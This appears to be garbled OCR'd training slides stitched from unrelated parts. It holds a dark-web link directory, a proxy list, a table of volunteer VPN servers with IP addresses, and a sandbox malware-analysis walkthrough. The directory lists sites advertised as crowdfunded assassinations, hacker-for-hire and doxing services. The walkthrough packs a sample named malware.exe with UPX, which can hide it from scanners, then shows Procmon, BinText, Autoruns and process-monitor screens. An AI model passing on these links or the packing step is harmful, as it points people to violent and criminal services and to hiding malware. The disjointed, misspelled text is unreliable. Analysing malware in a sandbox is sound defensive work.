[http://notestjxctkwbk6z.onion/](http://notestjxctkwbk6z.onion) – NoteBin – Create encrypted self-destructing notes

[http://torbox3uiot6wchz.onion/](http://torbox3uiot6wchz.onion) – [TorBox] The Tor Mail Box

<http://u6lyst27lmebm6oy.onion/index.php> – Blue matrix chat NOT UP ALL THE TIME so chek often to see when it is

[http://wi7qkxyrdpu5cmvr.onion/](http://wi7qkxyrdpu5cmvr.onion) – Autistici/Inventati

[http://u4uo3aphqbdc754.onion/](http://u4uo3aphqbdc754.onion) – Hell Online

Political

http://6sgjmi53igm7fm7.onion/index.php?title>Main_Page – Bugged Planet

[http://faerieuaahqvzgb.onion/](http://faerieuaahqvzgb.onion) – Fairie Underground

<http://2r2tz6wzqh7gaji7.onion/> – Kavkaz Center

<http://tnysbtbxsf356hiy.onion/> – The New Yorker Strongbox

<http://duskgytldkxiuqc6.onion/> – Example rendezvous points page

<http://rrcc5uuuhh4oz3c.onion/> – The Intel Exchange Forum :: Information and discussion on various topics, ranging from Illegal Activities and Alternative Energy, to Conspiracy Theories and Hacking. Same people from SnapBBS on a fully secure, moderated and categorized forum.

<http://opnju4nyz7wbypme.onion/weblog/index.html> – A7B blog :: a blog dedicated to the restoration of a limited constitutional republic in the USA

<http://assmkedzgorodn7o.onion/> – Anonymous, safe, secure, crowdfunded assassinations.

<http://duskgytldkxiuqc6.onion/comsense.html> – Commo Sense by Thomas Paine

<http://nwycvryrozllb42g.onion/> – Destination Unknown

<http://zbnnr7qzaxlk5tms.onion/> – Wiki Leaks

Hacking

<http://salted7fpnlaguiq.onion/> – SALT

<http://yj5rbziqttulgidy.onion/> – Iteamulli

<http://bbxdfsru7lmmbj32.onion/marketplace/> – Delta Initiative

<http://2ogmrlfzdthnwkez.onion/> – Rent-A-Hacker

Warez

<http://2gxxzwnj52jutais.onion/> – The Nowhere Server (restored from backup after FH)

<http://jntlesnev5o7zysa.onion/> – The Pirate Bay – Torrents

<http://am4wuhz3zifexz5u.onion/> – Tor Library – library of books and other media files

<http://uj3wazyk5u4hnvtk.onion/> – The Pirate Bay – Torrents (official .onion)

<http://doxbindtelceher.onion/> – DOXBIN

<http://wuvdsbmbwyjzsgei.onion/> – Music Downloads

<http://lolicore75rq3tm5.onion/> – Lolicore and Speedcore Music

<http://xfmro77i3lixucja.onion/> – ebooks

<http://vt27twhtksyvjrky.onion/> – lol 20th Century Western Music Recordings and Scores

<http://2ygbaoezjdmacnro.onion/> – Pony at Noisebridge

<http://xfmro77i3lixucja.onion/> – Imperial Library of Trantor

<http://c3jemx2ube5v5zpg.onion/> – Jotunbane's Reading Club

web anonymizer online

Why would I hide my identity?

Anonymity allows people express themselves freely without having to consider the implications of it being traced back to their real identity. We strongly believe that's a right everyone should have (as long as they stay within the bounds of law) and we are highly disturbed by the ongoing crusade on privacy led by governments and large Internet companies alike. Now if everyone liked everyone else's opinions and tastes protecting your identity would be unnecessary. But in practice we often run into the risk of having what we say or do online used against us.

How do websites track me and how an anonymizer can help

Site	Scanned on	Trackers
gold-seeds.net	Nov. 11, 2016	3
4chan.prf	Nov. 11, 2016	Windows
Zeus.rar	Failed - Virus detected	

Go to Settings to activate Windows. Show all

<http://www.my-proxy.com/web-proxy.html>

Service	Description
Web Proxy	My IP Hide is better than web proxy because it's compatible with all the websites and it's much faster.
Multi-IP Proxy	Our own web proxy with multiple IP addresses from US and UK. We have improved our web proxy for youtube and facebook.
Unblock Videos	Surf Web Anonymously using our Glype powered Web Proxy.
Proxy Youtube	Proxy-youtube.net enables you to unblock all youtube videos without any restrictions.
Boom Proxy	Free Proxy Browser Unblock the internet quickly and safely.
Proxy Browsing	Fast, compact and with many options.
Video Unblocker	Unblock Youtube, Dailymotion or any Video Websites on your Mobile Phone, Tablet or Computers
SpySurfing	Use the spysurfing anonymous proxy to unblock websites blocked by filters and firewalls.
VectroProxy	Fast free anonymous proxy.
Free Anonymous Proxy	OcasprO.com is a type of security software that you can use to protect your network security.
Aniscartujo	Watch Youtube Videos and access Myspace from Work and School, SSL Connection.
Unblock Sites	Fast site unblocker with Youtube videos support.
Public Proxy	Anonymous web proxy with facebook and youtube support.
Proxy Mesh	Rotating Anonymous Proxy Servers
xorProxy	xorProxy is a web proxy used to access youtube, facebook, xvideos, and other sites blocked by work or school firewall

Activate Windows
Go to Settings to activate Windows.

Virtual private network

Paid VPN



Free VPN

Screenshot of a web browser displaying a list of free VPN providers on www.vpngate.net/en/. The table includes columns for Country, DDNS hostname/IP Address, VPN sessions, Line quality, SSL-VPN, OpenVPN, MS-SSTP, Volunteer operator's name, and Score.


Country (Physical location)	DDNS hostname (IP Address (ISP hostname))	VPN sessions Uptime Cumulative users	Line quality Throughput and Ping Cumulative transfers Logging policy	SSL-VPN	OpenVPN	MS-SSTP	Volunteer operator's name (+ Operator's message)	Score (Quality)
Japan	vpn687844779.opengw.net 220.100.53.237 (337.53.100.220.dy.bbexcite.jp)	57 sessions 1 days Total 9,077 users	388.10 Mbps Ping: 5 ms 1,444.60 GB Logging policy: 2 Weeks	✓ SSL-VPN Connect guide TCP: 1303 UDP: Supported	✓ OpenVPN Config file TCP: 1303 UDP: 1649		By DESKTOP-SMN4B1R's owner	623,614
Thailand	vpn137349222.opengw.net 14.207.100.81 (mx-ll-14207.100-81.dynamic.3bb.co.th)	4 sessions 33 days Total 3,863 users	54.80 Mbps Ping: 23 ms 113.71 GB Logging policy: 2 Weeks		✓ OpenVPN Config file UDP: 1195		By MSI's owner	544,399
Korea Republic of	vpn557963807.opengw.net 175.203.24.35	21 sessions 4 days Total 16,267 users	87.14 Mbps Ping: 32 ms 1,465.88 GB Logging policy: 2 Weeks	✓ SSL-VPN Connect guide TCP: 995 UDP: Supported	✓ OpenVPN Config file TCP: 995 UDP: 1195	✓ MS-SSTP Connect guide SSTP Hostname : vpn557963807.opengw.net:995	By ADMIN-PC's owner	531,442
United Kingdom	vpn671857046.opengw.net 82.29.9.212 (cpc94360-ward12-2-0-cust211.10-2.cable.virginmedia.net)	3 sessions 1 days Total 108,585 users	6.95 Mbps Ping: 21 ms 1,479.44 GB Logging policy: 2 Weeks	✓ SSL-VPN Connect guide TCP: 1517 UDP: Supported	✓ OpenVPN Config file TCP: 1517 UDP: 1533		By Sam's PC's owner	303,024
	vpn404507705.opengw.net 1.53.231.60	1 sessions 2 days	15.95 Mbps Ping: 54 ms	✓	✓		By DangThanhYen-PC's owner	293,734

The taskbar at the bottom shows several open files: download.jpg, message.exe, GPMAV-14.8b.zip, Zeus.rar (Failed - Virus detected), and Zeus.rar (Failed - Virus detected). The system tray shows the date and time: 2:18 AM, 11/12/2016.

For first you should know create malware for sample r trainer will guide you how to create malware

Upx

an advanced graphical interface for the UPX (Ultimate Packer for eXecutables). It allows you to compress (and decompress) files produced according to Microsoft Portable Executable and COFF Specification (EXE, DLL, OCX, BPL, CPL and other). Free UPX is freeware for personal and business use



C:\Windows\system32\cmd.exe

```
11/08/2016  01:29 PM      4,691,915 malware.exe
09/30/2013  04:51 PM      21,207 NEWS
09/30/2013  04:51 PM      4,915 README
09/30/2013  04:51 PM      773 README.1ST
09/30/2013  04:51 PM      2,200 THANKS
09/30/2013  04:51 PM      2,315 TODO
09/30/2013  04:51 PM      43,139 upx.1
09/30/2013  04:51 PM      37,213 upx.doc
09/30/2013  04:51 PM      305,152 upx.exe
09/30/2013  04:51 PM      42,750 upx.html
               13 File(s)    5,176,871 bytes
               2 Dir(s)   183,622,410,240 bytes free

C:\Users\honeypot\Documents\upx391w>upx malware.exe
                                         Ultimate Packer for eXecutables
                                         Copyright (C) 1996 - 2013
UPX 3.91w      Markus Oberhumer, Laszlo Molnar & John Reiser  Sep 30th 2013
File size      Ratio      Format      Name
4691915 ->  3302347    70.38%    win32/pe    malware.exe

Packed 1 file.

C:\Users\honeypot\Documents\upx391w>
```

Procmon (Process monitor)

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
8:59:0...	plugin-container...	3476	Thread Create		SUCCESS	Thread ID: 4040
8:59:0...	plugin-container...	3476	Thread Exit		SUCCESS	Thread ID: 3292, ...
8:59:0...	explorer.exe	3028	CreateFileMapping	C:\Program Files\Internet Explorer\en-US\FILE LOCKED WI...	SyncType: SyncTy...	AllocationSize: 8,1...
8:59:0...	explorer.exe	3028	QueryStandardInfor...	C:\Program Files\Internet Explorer\en-US\...	SUCCESS	AllocationSize: 8,1...
8:59:0...	explorer.exe	3028	CreateFileMapping	C:\Program Files\Internet Explorer\en-US\...	SUCCESS	SyncType: SyncTy...
8:59:0...	explorer.exe	3028	ReadFile	C:\Program Files\Internet Explorer\en-US\...	SUCCESS	Offset: 0, Length: 5...
8:59:0...	plugin-container...	3476	Thread Create		SUCCESS	Thread ID: 2060
8:59:0...	plugin-container...	3476	Thread Exit		SUCCESS	Thread ID: 4040, ...
8:59:0...	explorer.exe	3028	CreateFile	C:\Program Files\Internet Explorer\en-US\PATH NOT FOUND	Desired Access: G...	
8:59:0...	explorer.exe	3028	CreateFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	Desired Access: R...
8:59:0...	explorer.exe	3028	QueryBasicInfor...	C:\Program Files\Internet Explorer\expl...	SUCCESS	CreationTime: 11/2...
8:59:0...	explorer.exe	3028	CloseFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	
8:59:0...	explorer.exe	3028	ReadFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	Offset: 42,496, Len...
8:59:0...	explorer.exe	3028	QueryStandardInfor...	C:\Program Files\Internet Explorer\expl...	SUCCESS	AllocationSize: 675...
8:59:0...	explorer.exe	3028	ReadFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	Offset: 666,112, Le...
8:59:0...	explorer.exe	3028	ReadFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	Offset: 663,552, Le...
8:59:0...	plugin-container...	3476	Thread Create		SUCCESS	Thread ID: 2576
8:59:0...	plugin-container...	3476	Thread Exit		SUCCESS	Thread ID: 2060, ...
8:59:0...	explorer.exe	3028	QueryStandardInfor...	C:\Program Files\Internet Explorer\expl...	SUCCESS	AllocationSize: 675...
8:59:0...	explorer.exe	3028	ReadFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	Offset: 673,008, Le...
8:59:0...	explorer.exe	3028	ReadFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	Offset: 671,744, Le...
8:59:0...	explorer.exe	3028	CloseFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	
8:59:0...	explorer.exe	3028	CloseFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	
8:59:0...	explorer.exe	3028	CloseFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	
8:59:0...	explorer.exe	3028	CloseFile	C:\Users\honeybot\AppData\Roaming\...	SUCCESS	
8:59:0...	explorer.exe	3028	CreateFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	Desired Access: R...
8:59:0...	explorer.exe	3028	QueryBasicInfor...	C:\program files\internet explorer\explor...	SUCCESS	CreationTime: 11/2...
8:59:0...	explorer.exe	3028	CloseFile	C:\program files\internet explorer\explor...	SUCCESS	
8:59:0...	explorer.exe	3028	CreateFile	C:\Program Files\Internet Explorer\expl...	SUCCESS	Desired Access: R...

After that scan malware with bintext

BinText 3.0.3

Search | Filter | Help |

File to scan: C:\Users\honeybot\Documents\upx391w\malware.exe | Browse | Go

Advanced view | Time taken : 2.063 secs | Text size: 124779 bytes (121.85K)

File pos	Mem pos	ID	Text
A 00000032277D	00000072277D	0	email/message.pycPK
A 0000003227BC	0000007227BC	0	email/mime/_init_.pycPK
A 000000322801	000000722801	0	email/parser.pycPK
A 00000032283F	00000072283F	0	email/quoprimime.pycPK
A 000000322881	000000722881	0	email/utils.pycPK
A 0000003228BE	0000007228BE	0	encodings/_init_.pycPK
A 000000322902	000000722902	0	encodings/aliases.pycPK
A 000000322945	000000722945	0	encodings/ascii.pycPK
A 000000322986	000000722986	0	encodings/base64_codec.pycPK
A 0000003229CE	0000007229CE	0	encodings/big5.pycPK
A 000000322A0E	000000722A0E	0	encodings/big5hkscs.pycPK
A 000000322A53	000000722A53	0	encodings/bz2_codec.pycPK
A 000000322A98	000000722A98	0	encodings/charmap.pycPK

Ready | AN: 18974 | UN: 0 | RS: 0 | email | Find | Save

Autoruns

Connected (encrypted) to: QEMU (windowscuckoo)

The screenshot shows the Autoruns interface from Sysinternals. The main window displays a list of registry keys and their associated values, categorized by type (e.g., HKLM\Software, HKCU\Software). A specific entry for '1.png' in the 'Startup' folder under 'C:\Users\honeypot\AppData\Roaming\Microsoft\Windows\Start Menu\Programs' is highlighted. Below the list, there is a preview pane showing the file '1.png' with a size of 106 K and a creation time of 11/8/2016 2:10 PM. The status bar at the bottom indicates 'Ready.' and 'Windows Entries Hidden.'

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\Software\Microsoft\Windows\CurrentVersion\Run				10/27/2016 3:29 AM	
KFSensor	kfsensmonitor.exe	KeyFocus Ltd., www.keyfo...	c:\program files\keyfocus\k...	6/3/2016 7:56 AM	
HKCU\Software\Microsoft\Windows\CurrentVersion\Run				11/10/2016 10:14 AM	
IDMan	Internet Download Manager...	Tonec Inc.	c:\program files\internet do...	10/22/2016 11:32 AM	
C:\Users\honeypot\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				11/11/2016 7:11 PM	
1.png			c:\users\honeypot\appdata...	11/8/2016 2:10 PM	
MEGAsync.lnk	MEGAsync	Mega Limited	c:\users\honeypot\appdata...	11/9/2016 10:11 AM	
HKLM\Software\Microsoft\Active Setup\Installed Components				11/11/2016 6:55 PM	
Google Chrome	Google Chrome Installer	Google Inc.	c:\program files\google\chr...	11/8/2016 11:10 AM	
Microsoft Wind...	Windows Mail	Microsoft Corporation	c:\program files\windows m...	7/13/2009 3:42 PM	
HKLM\Software\Classes\^\ShellEx\ContextMenuHandlers				11/11/2016 7:02 PM	
ANotepad++	ShellHandler for Notepad++		c:\program files\notepad++...	5/12/2014 1:49 AM	
MEGA (Contex...			c:\users\honeypot\appdata...	10/31/2016 11:43 AM	
WinRAR	WinRAR shell extension	Alexander Roshal	c:\program files\winrar\ware...	8/14/2016 11:15 AM	
HKLM\Software\Classes\AllFileSystemObjects\ShellEx\ContextMenuHandlers				11/11/2016 7:02 PM	
MEGA (Contex...			c:\users\honeypot\appdata...	10/31/2016 11:43 AM	

File details for '1.png':


1.png	Size: 106 K
	Time: 11/8/2016 2:10 PM

C:\Users\honeypot\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\1.png

Ready. | Windows Entries Hidden.

PEID

- PEiD detects most common packers, cryptors and compilers for PE files.
- It can currently detect more than 470 different signatures in PE files.
- It seems that the official website (www.peid.info) has been discontinued. Hence, the tool is no longer available from the official website but it still hosted on other sites.



Process Explorer

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	99.00	0 K	28 K	0		
System	< 0.01	0 K	76 K	4	n/a Hardware Interrupts and DPCs	
Interrupts		0 K	0 K			
smss.exe		172 K	124 K	512	Windows NT Session Mana...	Microsoft Corporation
css.exe		1.852 K	2.544 K	575	Client Server Runtime Process	Microsoft Corporation
windbg.exe		6.704 K	1.864 K	600	Windows NT Logon Applicat...	Microsoft Corporation
services.exe	1.00	1.892 K	1.836 K	644	Services and Controller app	Microsoft Corporation
VBoxService.exe		1.408 K	1.804 K	828	VirtualBox Guest Additions S...	Oracle Corporation
svchost.exe		3.224 K	1.880 K	884	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1.988 K	1.740 K	380	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		13.928 K	9.236 K	1088	Generic Host Process for Wi...	Microsoft Corporation
wscnfy.exe		704 K	888 K	1512	Windows Security Center No...	Microsoft Corporation
vusudlt.exe		2.324 K	792 K	144	Windows Update	Microsoft Corporation
svchost.exe		2.212 K	2.688 K	1220	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1.748 K	1.132 K	1444	Generic Host Process for Wi...	Microsoft Corporation
spoolsv.exe		3.224 K	1.792 K	1660	Spooler SubSystem App	Microsoft Corporation
svchost.exe		1.424 K	1.532 K	188	Generic Host Process for Wi...	Microsoft Corporation
alg.exe		1.284 K	1.384 K	932	Application Layer Gateway S...	Microsoft Corporation
lsass.exe		4.664 K	3.240 K	656	LSA Shell (Export Version)	Microsoft Corporation
explorer.exe	19.000 K	5.784 K	1620	Windows Explorer		Microsoft Corporation
VBoxTray.exe		1.220 K	2.328 K	1556	VirtualBox Guest Additions Tr...	Oracle Corporation
clifmon.exe		1.044 K	1.408 K	1998	CTF Loader	Microsoft Corporation
procexp.exe		11.588 K	5.604 K	116	Sysinternals Process Explorer	Sysinternals - www.sysinter...
Regshot-x86-ANSI.exe		940 K	3.544 K	3728		
ProcessHacker.exe		1.448 K	348 K	31724		
firefox.exe	261.236 K	249.844 K	2332	Firefox		Mozilla Corporation
plugin-container.exe		80.320 K	70.888 K	2920		
ProcessHacker.exe		10.376 K	8.760 K	3548	Process Hacker	wj32

Process hacker

Process Explorer - Sysinternals: www.sysinternals.com [MALWARE-0B15EAE\malware]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	99.00	0 K	28 K	0		
System	< 0.01	0 K	76 K	4		
Interrupts		0 K			n/a Hardware Interrupts and DPCs	
smss.exe		172 K	124 K	512	Windows NT Session Mana...	Microsoft Corporation
csrss.exe		1,852 K	2,544 K	576	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		6,704 K	1,864 K	600	Windows NT Logon Applicat...	Microsoft Corporation
services.exe	1.00	1,892 K	1,836 K	644	Services and Controller app	Microsoft Corporation
VBoxService.exe		1,408 K	1,804 K	828	VirtualBox Guest Additions S...	Oracle Corporation
svchost.exe		3,224 K	1,880 K	884	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1,988 K	1,740 K	380	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		13,928 K	9,236 K	1088	Generic Host Process for Wi...	Microsoft Corporation
wscnfy.exe		704 K	888	1912	Windows Security Center No...	Microsoft Corporation
wusauct.exe		2,324 K	792 K	144	Windows Update	Microsoft Corporation
svchost.exe		2,212 K	2,688 K	1220	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1,748 K	1,132 K	1444	Generic Host Process for Wi...	Microsoft Corporation
spoolv.exe		3,224 K	1,792 K	1660	Spooler SubSystem App	Microsoft Corporation
svchost.exe		1,424 K	1,532 K	188	Generic Host Process for Wi...	Microsoft Corporation
alg.exe		1,284 K	1,384 K	932	Application Layer Gateway S...	Microsoft Corporation
klass.exe		4,664 K	3,240 K	656	LSA Shell (Export Version)	Microsoft Corporation
explorer.exe		19,000 K	5,784 K	1620	Windows Explorer	Microsoft Corporation
VBoxTray.exe		1,220 K	2,328 K	1956	VirtualBox Guest Additions Tr...	Oracle Corporation
clifmon.exe		1,044 K	1,408 K	1988	CTF Loader	Microsoft Corporation
procexp.exe		11,588 K	5,604 K	1116	Sysinternals Process Explorer	Sysinternals - www.sysinter...
Regshot-x86-ANSI.exe		940 K	3,544 K	3728		
processhacker.exe		1,448 K	348 K	3724		
firefox.exe	261,236 K	248,844 K	2332	Firefox	Mozilla Corporation	
plugin-container.exe	80,320 K	70,888 K	2920			
Process Hacker	10,376 K	8,760 K	3548	Process Hacker	wj32	

CPU Usage: 1.00% Commit Charge: 38.52% Processes: 27 Physical Usage: 80.13%

start Unduhan ProcessMonitor ProcessExplorer Tab Baru - Mozilla F... Process Explorer - ... Process Hacker [M... Regshot 1.9.0 x86 ... 11:41 PM

Connected (encrypted) to: QEMU (windowscuckoo)

Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	1300			3.21 MB		Host Process for Windows Ser...
kfnserv.exe	1336		16 B/s	2.59 MB		KFSensor Server
kfmond.exe	1356		16 B/s	1.59 MB		KFSensor Monitor Server
taskhost.exe	1844			3.06 MB	honeypot-PC\honeypot	Host Process for Windows Tas...
SearchIndexer.exe	324			40.86 MB		Microsoft Windows Search In...
sppsvc.exe	2448			2.12 MB		Microsoft Software Protection...
svchost.exe	2496			155.21 MB		Host Process for Windows Ser...
taskhost.exe	4048			5.83 MB	honeypot-PC\honeypot	Host Process for Windows Tas...
taskhost.exe	1544			900 kB		Host Process for Windows Tas...
lsass.exe	480			2.59 MB		Local Security Authority Proce...
lsm.exe	488			1.14 MB		Local Session Manager Service
csrss.exe	384	0.10		1.98 MB		Client Server Runtime Process
conhost.exe	3508			808 kB	honeypot-PC\honeypot	Console Window Host
winlogon.exe	424			1.5 MB		Windows Logon Application
explorer.exe	1920	0.06	32 B/s	89.76 MB	honeypot-PC\honeypot	Windows Explorer
kfsensmonitor.exe	264	0.06		456.45 MB	honeypot-PC\honeypot	kfsensmonitor.exe
firefox.exe	260			119.54 MB	honeypot-PC\honeypot	Firefox
HackSpy Trojan Exploit....	3716	0.04		8.56 MB	honeypot-PC\honeypot	py2exe sample script
rename_it.exe	936			10.21 MB	honeypot-PC\honeypot	
rename_it.exe	232	0.01		10.21 MB	honeypot-PC\honeypot	
rename_it.exe	2060			9.2 MB	honeypot-PC\honeypot	
ProcessHacker.exe	2572	0.41		9.8 MB	honeypot-PC\honeypot	Process Hacker
dumpcap.exe	3232			2.57 MB	honeypot-PC\honeypot	Dumpcap

2:14 PM

Process Hacker [honeypot-PC\honeypot]

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Network (Ctrl+K)

Processes Services Network Disk

Name	Local address	Local...	Remote address	Rem...	Prot...	State	Owner
kfnserv.exe...	honeypot-PC	10000			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	17500			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	19132			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	20000			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	25565			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	29891			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	31337			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	53413			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	57621			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	64090			UDP		KeyFocusS...
kfnserv.exe...	honeypot-PC	65432			UDP		KeyFocusS...
lsass.exe (4...)	honeypot-PC	49157			TCP	Listen	
lsass.exe (4...)	honeypot-PC	49157			TCP6	Listen	
rename_it....	honeypot-PC	59040	honeypot-PC	8081	TCP	SYN sent	
services.exe...	honeypot-PC	49155			TCP	Listen	
services.exe...	honeypot-PC	49155			TCP6	Listen	
svchost.exe...	honeypot-PC	3702			UDP		FDResPub
svchost.exe...	honeypot-PC	49536			UDP		FDResPub
svchost.exe...	honeypot-PC	3702			UDP6		FDResPub
svchost.exe...	honeypot-PC	49537			UDP6		FDResPub
svchost.exe...	honeypot-PC	135			TCP	Listen	RpcSs
svchost.exe...	honeypot-PC	135			TCP6	Listen	RpcSs
svchost.exe...	honeypot-PC	49153			TCP	Listen	eventlog

Process Hacker [MALWARE-0815EAE\malware]

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information

Processes Services Network

Name	Local address	Loc...	Remote address	Rem...	Pro...	State
alg.exe (992)	localhost	1028		39118	TCP	
firefox.exe...	localhost	1201	localhost	1200	TCP	
firefox.exe...	localhost	1200	localhost	1201	TCP	
lsass.exe (...)	malware-0815eae	500			UDP	
lsass.exe (...)	malware-0815eae	4500			UDP	
svchost.exe...	malware-0815eae	123			UDP	
svchost.exe...	localhost	123			UDP	
svchost.exe...	malware-0815eae	1900			UDP	
svchost.exe...	localhost	1900			UDP	
svchost.exe...	malware-0815eae	6666		18627	TCP	
svchost.exe...	malware-0815eae	135		2272	TCP	
System (4)	malware-0815eae	445		28778	TCP	
System (4)	malware-0815eae	139		2128	TCP	
System (4)	malware-0815eae	137			UDP	
System (4)	malware-0815eae	138			UDP	
System (4)	malware-0815eae	445			UDP	

Network Stack

```

Name
ws2_32.dll!bind+0x4d
alg.exe+0x68ac
alg.exe+0x60c5
alg.exe+0x6107
alg.exe+0x6569
alg.exe+0x4449
alg.exe+0x49db
alg.exe+0x4b28
alg.exe+0x320e
rpct4.dll!CheckVerificationTrailer+0x70
rpct4.dll!Nt!StubCall+0x215
rpct4.dll!CSdSubBuffer_!Invoke+0x82
ole32.dll!StgGetFileLockBytesOnFile+0x10606
ole32.dll!StgGetFileLockBytesOnFile+0x105b0
ole32.dll!CoRevokeClassObject+0xa3e
ole32.dll!CoRevokeClassObject+0x363

